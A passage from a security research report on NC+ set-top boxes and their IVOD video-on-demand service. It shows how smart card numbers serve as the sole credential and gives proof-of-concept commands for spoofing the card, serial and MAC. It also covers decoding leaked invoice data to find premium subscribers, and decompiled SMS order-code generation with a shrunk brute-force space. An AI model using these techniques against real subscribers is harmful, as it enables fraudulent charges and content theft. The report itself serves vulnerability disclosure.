The rationale for such a mapping is that a subscriber identified by an account id can have more devices identified by different smart card numbers (such as a Multiroom Standard set consisting of the main and additional STB). In such a case, one account id corresponds to multiple devices. And this is the account id, which is billed any charges related to IVOD orders.

---

[55] running on a little bit outdated and not supported GlassFish Server ver. 3.1.1.

[56] details pertaining to service paths were intentionally omitted.

[57] `z` is a string constant identifying the NC+ GO application.

[58] denoted by `<accountId>`.

Access to content

During the application startup phase, information about allowed IVOD movie collections is retrieved from NC+ server with the use of a `getCol` SOAP request. The request takes one argument (`numdec`), which is the subscriber's smart card number:

```
<?xml version="1.0" encoding="utf-8"?>
  <soapenv:Envelope xmlns:soapenv='http://schemas.xmlsoap.org/soap/envelope/'
                    xmlns:vnfs='http://www.ncplus.pl/CGAWebOrderInterface/'>
  <soapenv:Header/>
    <soapenv:Body>
      <vnfs:getCol><numdec>XXXXXXXXXXXX</numdec></vnfs:getCol>
    </soapenv:Body>
  </soapenv:Envelope>
```

As a response to the SOAP request, an XML document is returned that contains information regarding subscriber's access (allowed or not) to all available IVOD collections[59]:

```
<?xml version='1.0' encoding='UTF-8'?>
  <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
    <S:Body>
      <ns2:getColResponse xmlns:ns2="http://www.ncplus.pl/CGAWebOrderInterface/">
        <return>
          <rstCode>0</rstCode>
          <colLink>https://nvs1.ncplus.pl/collections.xml</colLink>
          <collst>
            <col><numcol>1</numcol><allow>true</allow></col>
            <col><numcol>2</numcol><allow>false</allow></col>
            <col><numcol>3</numcol><allow>false</allow></col>
            <col><numcol>4</numcol><allow>false</allow></col>
            <col><numcol>5</numcol><allow>false</allow></col>
            <col><numcol>6</numcol><allow>false</allow></col>
            <col><numcol>7</numcol><allow>true</allow></col>
            <col><numcol>8</numcol><allow>false</allow></col>
            <col><numcol>9</numcol><allow>false</allow></col>
            ...
          </collst>
        </return>
      </ns2:getColResponse>
    </S:Body>
  </S:Envelope>
```

The returned data has a form of a list (`collst`) composed of collection identifiers and allowed status pairs (`numcol` / `allow`). It is the primary source of data used by the netVOD+ web application pertaining to subscribers' access to IVOD content.

Content hierarchy and data

Among the information returned in the XML file, there is also a link to the initial entry point service handling retrieval of information about IVOD collections and their content (assets):

```
https://nvs1.ncplus.pl/collections.xml
```

Prior to the use, the app modifies this link so that `.xml` suffix is replaced by a `.json` one.

---

[59] as of Jan 2019, there were 77 of them.

The collections entry point URL can be used to discover complete information about IVOD content, its structure and available assets. This is illustrated on Fig. 23.




Fig. 23 IVOD content structure.

Collections crawling makes use of several scripts, which are briefly described in Table 10.

SCRIPT	DESCRIPTION
`stb_collectionsinfo.json`	Summary of IVOD collections along the number of movies available in each of them
`collections.json`	Top level listing of IVOD collections
`stb_collections.json`	Listing of sub collections that are part of a given collection
`stb_categories.json`	Information about categories available in a given collection, the count of movies in each of them along the links to browse them (in alphabetical or by date order)
`stb_assetspage.json`	Information about assets (movies) available in a given collection / category
`stb_content.json`	Information about a given asset (movie), its description and a link to content data (SMOOTH Manifest file)

Table 10 Server side IVOD scripts.

It's worth to note that crawling of IVOD data (collections and assets) can be done regardless of subscriber's access to it. NC+ server side interface implementing the retrieval of collections related information is based on HTTP GET requests, which are not accompanied by any subscriber's identity data. The actual assets are in a form of DRM protected SMOOTH files hosted by a 3rd party company

(Atende Software [25] and its redGalaxy Content Delivery Network [26]). Access to ISM Manifest files and content can be done over HTTP and does not require subscriber's identity related information.

IVOD shared secrets

The JavaScript code of IVOD application contains a table of secret codes, which are used to setup the security arguments for the video player:

```
n.push("ivodprotection=1");
n.push("ivodprotection.secret="+codes.secrets[collection.secret]);
```

The `HttpHeaderInfoProvider` detects the presence of the `ivodprotection` and sets `X-nBox-Code` HTTP headers to the value derived from a `ivodprotection.secret`, STB serial number and yet another secret code embedded in a binary of the MHP application.


The derived `X-nBox-Code` HTTP header along the `X-nBox-Time` seem to provide a means to validate the client of IVOD content.

The actual use does not matter much though. Regardless of whether the abovementioned headers are checked by NC+ license service or 3rd party IVOD asset provider, they should not be treated in terms of any security in the context of a demonstrated STB compromise (shared secrets compromise).

Issue 5 (smart card number used as security credentials)

NC+ GO service can be used in mobile phones, from a web browser on a PC or from a set-top-box device. The latter option does not require any registration or login.

Internally, subscriber's smart card is used in place of a login. It serves a purpose of base security credentials identifying a given subscriber and is used for numerous APIs implemented by the server side of IVOD application. This in particular include the *CGAWebOrderInterface* web service and its purchasing (order) functionality.



WSDL document for *CGAWebOrderInterface* web service

```
<wsdl:operation name="orderCol">
    <wsdl:input message="tns:orderColRequest"/>
    <wsdl:output message="tns:orderColResponse"/>
</wsdl:operation>
```

```
<wsdl:message name="orderColRequest">
    <wsdl:part name="parameters" element="tns:orderCol"/>
</wsdl:message
```

```
<xsd:element name="orderCol">
    <xsd:complexType>
        <xsd:sequence minOccurs="1" maxOccurs="1">
            <xsd:choice minOccurs="1" maxOccurs="1">
                <xsd:element name="macAddress" type="xsd:string" minOccurs="0" maxOccurs="1"/>
                <xsd:element name="numdec" type="xsd:string" minOccurs="0" maxOccurs="1"/>
            </xsd:choice>
            <xsd:element name="collection" type="xsd:string"/>
        </xsd:sequence>
    </xsd:complexType>
</xsd:element>
```

Smart card number can be used to identify the subscriber

Fig. 24 Illustration of a smart card number use as security credentials (order collection case).

The WSDL file describing *CGAWebOrderInterface* web service indicates that smart card number is one of two possible options to identify the subscriber (Fig. 24). The other is STB MAC address, but the IVOD application does not make use of it.


Similarly to the *CGAWebOrderInterface* web service, the JSON API also relies on the smart card number for VOD content purchase. This is however done in an indirect way due to the mapping of a smart card number to an account id, which is further used as an argument to numerous API calls (Table 11).

IVOD API NAME	JSON API
Auth	`api/v2/smartcard/authenticate`
Purchase	`api/v2/account/<accountId>/portal/<portalClientId>/onetime-purchase`
SubSessionStart	`api/v2/account/<accountId>/portal/<portalClientId>/content/<contentCode>/subsession`
Consent	`api/v2/account/<accountId>/portal/<portalClientId>/consent`
List	`api/v2/account/<accountId>/portal/<portalClientId>/onetime-purchase?count=<count>&page=<page>`
Consents	`api/v2/account/<accountId>/portal/<portalClientId>/consents`
SubSessionProlong	`api/v2/subsession/<subsessionId>/prolong`
SubSessionStop	`api/v2/subsession/<subsessionId>/stop`

Table 11 IVOD JSON API.

Abuse of other user's subscriptions for IVOD access

Subscriber's smart card is used as a base credential for obtaining status information pertaining to access to IVOD collections. We verified that a response to the `getCol` SOAP request for a subscriber with a more rich subscription (programming) offer returns the allow status set to true for additional collections (Fig. 25).



SC# 1

```
<collst>
<col><numcol>1</numcol><allow>true</allow></col>
<col><numcol>2</numcol><allow>false</allow></col>
<col><numcol>3</numcol><allow>false</allow></col>
<col><numcol>4</numcol><allow>false</allow></col>
<col><numcol>5</numcol><allow>false</allow></col>
<col><numcol>6</numcol><allow>false</allow></col>
<col><numcol>7</numcol><allow>true</allow></col>
<col><numcol>8</numcol><allow>false</allow></col>
<col><numcol>9</numcol><allow>false</allow></col>
<col><numcol>10</numcol><allow>false</allow></col>
<col><numcol>11</numcol><allow>false</allow></col>
<col><numcol>12</numcol><allow>true</allow></col>
<col><numcol>13</numcol><allow>false</allow></col>
<col><numcol>14</numcol><allow>false</allow></col>
<col><numcol>15</numcol><allow>true</allow></col>
…
</collst>
```

SC# 2


```
<collst>
<col><numcol>1</numcol><allow>true</allow></col>
<col><numcol>2</numcol><allow>true</allow></col>
<col><numcol>3</numcol><allow>true</allow></col>
<col><numcol>4</numcol><allow>true</allow></col>
<col><numcol>5</numcol><allow>false</allow></col>
<col><numcol>6</numcol><allow>false</allow></col>
<col><numcol>7</numcol><allow>true</allow></col>
<col><numcol>8</numcol><allow>false</allow></col>
<col><numcol>9</numcol><allow>false</allow></col>
<col><numcol>10</numcol><allow>false</allow></col>
<col><numcol>11</numcol><allow>true</allow></col>
<col><numcol>12</numcol><allow>true</allow></col>
<col><numcol>13</numcol><allow>false</allow></col>
<col><numcol>14</numcol><allow>true</allow></col>
<col><numcol>15</numcol><allow>true</allow></col>
…
</collst>
```

Fig. 25 `getCol` response messages for different smart card numbers.

Spoofing subscriber's identity

We decided to verify whether changing the smart card number to the one corresponding to a more powerful[60] subscriber is indeed sufficient to get access to the IVOD collections associated with its subscription.

For that purpose, we implemented the `cardaddr` command in our Proof of Concept Code, which changes an instance field of a given obfuscated Java class[61] that holds the smart card addr value, used as an argument by NC+ IVOD application.



TYP ODBIORNIKA	BOX+
NUMER SERYJNY ODBIORNIKA	DGBD [redacted]
NUMER KARTY	00112233445566778899
NUMER CONAX	005 6329 7060
WERSJA OPROGRAMOWANIA	0X1A
DATA AKTUALIZACJI	06.02.18 09:46:43
ADRES MAC	68:63:59: [redacted]
STATUS	6 FF BC X X X
GRUPY	102,244

SPOOFED CARD ADDR

```
box> root
uid=0(root) gid=0(root)
box> cardaddr "00112233445566778899"
box>
```

Fig. 26 Spoofing STBs smart card address.

The smart card number change was visible to the operator application (Fig. 26) and IVOD URL building code in particular:

```
box> ivodurl
ivod url: https://ncplusgotv3.ncplus.pl?SN=DGBDXXXXXXXXXXXXX&MAC=686359XXXXXX&re
s=1920x1080&parental=255&SC=00112233445566778899
```

We verified that by changing the runtime value of a smart card number seen by the STB to the one of a more powerful subscriber, access to additional content (collections) was allowed by the IVOD application. Such a successful test was conducted with respect to HBO and Canal+ VOD collections.

Getting information about powerful NC+ subscribers

The invoice data leak vulnerability from 2012 makes it possible to obtain information about NC+ subscribers' bills and smart card numbers.

There is however more to that. As invoice data broadcasted over MPEG PID 0x641 contains detailed information regarding monthly charges for subscriber's services, the vulnerability can be exploited to precisely locate subscribers with access to given premium services. This includes, but is not limited to subscribers with VIP+ accounts or access to HBO GO or NC+ GO.

---

[60] in terms of access to TV programming and IVOD service.
[61] `aZB` field of `a.ej.F` instance (ITI-2851S case).

The `invoices` command implemented in our Proof of Concept Code illustrates this. When this command is provided with an `-f` argument, full invoice information is printed to the output:

```
XXXXXXX-01/1812/P  | 2018-12-01 | 2018-12-31 | XXXXXXX-01   | XXXXXXXXXXX  | 279.49
 Pakiety
   - Pakiet VIP+                                              139.99
 Opcje dodatkowe
   - HBO GO                                                   0.00
   - Multiroom Standard-OpB.mani.                             60.00
 Opcje VOD
   - nc+go TV                                                 5.00
   - VOD+                                                     0.00
```

Full invoice information is encoded by the means of the so called magic strings. Raw invoice data (invoice payload - IP)[62] indicates an invoice template used to display invoice details with the use of a `t` attribute:

```
<IP v="266" p="5d9bf5a" s="XXXXXXXXXXXXXX" c="167764cb998" d="167c38c1d98" h="0"
f="2" g="4" r="0" a="54.89" t="5e1959b" l="11a">XXXXXXX-01|XXXXXXX-01/1812/P|2018-
12-01|2018-12-31|2018-12-03|84.69|-84.69|0.00|0.00|54.89|54.89|XX XXXX XXXX XXXX
XXXX XXXX XXXX|2018-12-18|123$123%30.00-5.01%24.99%^168$168%20.00-
10.00%10.00%^30$30%20.00-15.00%5.00%|82$82%%14.90% od 2018-11-01 do 2018-11-
30|1|XXXXXXX|przelew|ITI|</IP>
```

As of Dec 2018, the following invoice templates were in use for describing invoice data of NC+ subscribers:

- `invoice_05d8fe25`
- `invoice_05d02c75`
- `invoice_05e19c4b`
- `invoice_05e1959b`
- `invoice_05d88005`

The body of the invoice payload is composed of the sequence of data separated with the use of a | character. The meaning of each single data item is illustrated in Table 12.

IDX	MEANING	SAMPLE
0	Agreement number	`XXXXXXX-01`
1	Invoice number	`XXXXXXX-01/1812/P`
2	Start date	`2018-12-01`
3	End date	`2018-12-31`
4	Issue date	`2018-12-03`
5	Previous balance	`84.69`
6	Clients payments	`-84.69`
7	Corrections	`0.00`
8	Remaining balance	`0.00`
9	Settlement	`54.89`
10	Payment amount	`54.89`
11	Account number	`XX XXXX XXXX XXXX XXXX XXXX XXXX`
12	Payment deadline	`2018-12-18`
13	Magic string	`123$123%30.00-5.01%24.99%^168$168%20.00-10.00%10.00%^30$30%20.00-15.00%5.00%`

---


[62] raw invoice data can be investigated with the use of `-r` argument of the `invoices` cmd.

14	Previous magic string	`82$82%%14.90% od 2018-11-01 do 2018-11-30`
15	Info hasharray idx	`1`
16	Client number	`XXXXXXX`
17	Payment method	`Przelew`
18	Invoice issuer	`ITI`

Table 12 Invoice payload body items and their meaning.

Invoice templates are broadcasted over MPEG PID 0x641 in a similar fashion as invoice data (deflated content spread over several MPEG sections[63]). The only difference is in the table id and section's offset to actual data payload (tid 0x00 and offset 0x0c).

Invoice templates are HTML files containing dynamic JavaScript code, which takes magic string arguments and use its individual components to access hash tables indicating names of packages and services along their detailed charges (Fig. 27).



MAGIC INVOICE STRING

```
123$123%30.00-5.01%24.99%^168$168%20.00-10.00%10.00%^30$30%20.00-15.00%5.00%
```

```
function getServicePackagesHash(){
 var hashArray = new Array();

 hashArray[0] = "";
 hashArray[1] = "";
 hashArray[2] = "Opcje dodatkowe";
 hashArray[3] = "Opcje dodatkowe";
 hashArray[4] = "";
 hashArray[5] = "";
 …
 hashArray[30] = "Inne";
 …
 hashArray[123] = "Pakiety";
 …
 hashArray[168] = "Opcje dodatkowe";
 hashArray[169] = "Opcje dodatkowe";
 …
```

```
function getServicesHash(){
 var hashArray = new Array();

 hashArray[0] = "Filmbox";
 hashArray[1] = "Cinemax";
 hashArray[2] = "Filmbox";
 hashArray[3] = "Cinemax";
 hashArray[4] = "HBO + nFilmHD";
 hashArray[5] = "nPremium + HBO";
 …
 hashArray[30] = "Czynsz najmu sprzetu";
 …
 hashArray[123] = "Pakiet Start+";
 …
 hashArray[168] = "Oplata manipulacyjna MRS";
 hashArray[169] = "Multiroom Premium-Opl.mani.";
 …
```

Magic string encodes sequences with indexes into hash tables describing packages / services and their price

Fig. 27 Decoding of a sample magic invoice string.

In general, IVOD collections for a given channel (HBO, CANAL+, etc.) are available to subscribers with that channel included in their subscription. Thus, the more channels a given subscriber is eligible to watch, the more IVOD collections it is also allowed access to.

The invoice leak can be thus exploited to locate smart card numbers of powerful subscribers, which can be further used to spoof their identity and abuse their subscriptions for IVOD access (and on their cost).

Unauthorized IVOD ordering

Access to smart card numbers along the server side API relying on them for subscriber's identification makes it possible for a malicious party to issue arbitrary order requests on behalf of unaware subscribers from within the Internet.

---

[63] the so called `AdbEmmSections`.

In this context, NC+ subscribers' are not sufficiently protected and are at risk of becoming the victim of unauthorized charges.

We verified that purchase of additional content was possible with the use of a spoofed smart card identity. While the paid content was purchased by us and it could be viewed by us, all associated charges were billed to the subscriber identified by a spoofed smart card identity[64]. This could be verified by the means of `getList` JSON API request.

Prior to the order, this API returned same XML result for both our and spoofed smart card identities:

```
{"totalNumber":0,"oneTimeList":[]}
```

As a result of the VOD order, the rented VOD movie was associated (and billed) to the spoofed smart card identity only:

```
{"totalNumber":1,
 "oneTimeList":[
                {"contentCode":"ctitpre431383",
                 "transactionDate":"2019-01-21 17:41:54",
                 "collectionCode":"66"}]
}
```

It's worth to note that our Proof of Concept code also implements spoofing of a STB serial number and MAC address. This is accomplished by the means of `serial` and `macaddr` commands.

The spoofed values of STB serial number and MAC address are simply returned by the PropsMonitor as indicated by log entries generated at the time of building the IVOD URL:

```
/169.254.10.15] PropsMonitor: spoofing getProperty sn
/169.254.10.15]               sn = ABCD0123456789
/169.254.10.15] PropsMonitor: spoofing getProperty mac.STB.Eth.Ethernet
/169.254.10.15]               mac.STB.Eth.Ethernet = aa:bb:cc:dd:ee:ff
```

VOD+ SMS ordering

The SMS based VOD rentals makes use of the order codes, which uniquely identify the set-top-box device (and subscriber) on which they are generated along the movie id the order refers to. The generation algorithm produces an alphanumerical code from a space of 31 characters that take the following as an input:


- STB serial number (CLRA, DGCB, DGCT, DWZA, FADA serials only),
- product code (1-99).

What's interesting is that while the serial number used is 17 characters in length, only characters 6 characters (positions 9-16) are used by SMS code generating subroutine (Fig. 28).

---

[64] this unauthorized purchase was made with full consent and permission of the victim subscriber.

IVOD SMS code generation method



```
public static String e(int i, String s1, boolean flag)
                                           throws IllegalArgumentException {
    String s2 = "";

    if(s1 != null) {
        if(s1.length() != 17)
            throw new IllegalArgumentException("Serial number length shall be
                                                17 but is " + s1.length() + "!
                                                (" + s1 + ")");
        if(i < 0 || i > 99)
            throw new IllegalArgumentException("Product code shall be in a
                                                range of 0 and 99!");
        StringBuffer stringbuffer = new StringBuffer();
        String s3 = s1.substring(0, 4);
        String s4 = (String)bKK.get(s3);
        if(s4 == null)
            throw new IllegalArgumentException("Wrong model part in serial
                                                    number!");
        stringbuffer.append(3);
        stringbuffer.append(s4);
        String s5 = s1.substring(9, 15);
        stringbuffer.append(s5);

        if(i < 10)
            stringbuffer.append('0');
        stringbuffer.append(i);
        int ai[] = t(stringbuffer.toString(), flag);
        s2 = F(ai);
    } else {
        throw new IllegalArgumentException("Serial number must not be null!");
    }

    return s2;
}
```

MAP SERIAL NUMBER TO A NUMBER (3-7)
EXTRACT 6 DIGITS FROM SERIAL NUMBER
GENERATE DIGITS OF A NUMBER WITH 31 BASE
GENERATE SMS CODE

Fig. 28 An implementation of IVOD SMS code generation.

Additionally, some serial numbers published in the Internet for same STB models (characterized by 4 characters long serial prefix) may provide hints regarding a likely range of valid numbers in use by NC+ operator for a given STB model:

- DGBDXXXXX 072851 XX
- DGBD18304 071350 BE (published serial number [27]).

What's most important is that a knowledge of a complete 17 characters long serial number is not needed to produce a legitimate SMS code. The whole space of numbers used by the VOD+ service is 5 million (5 supported STB models * 1 million numbers). The space of actual numbers may be reduced to 4 digit only (10 thousands) by exploiting the same two digit prefix.

VOD+ SMS ordering web service endpoint

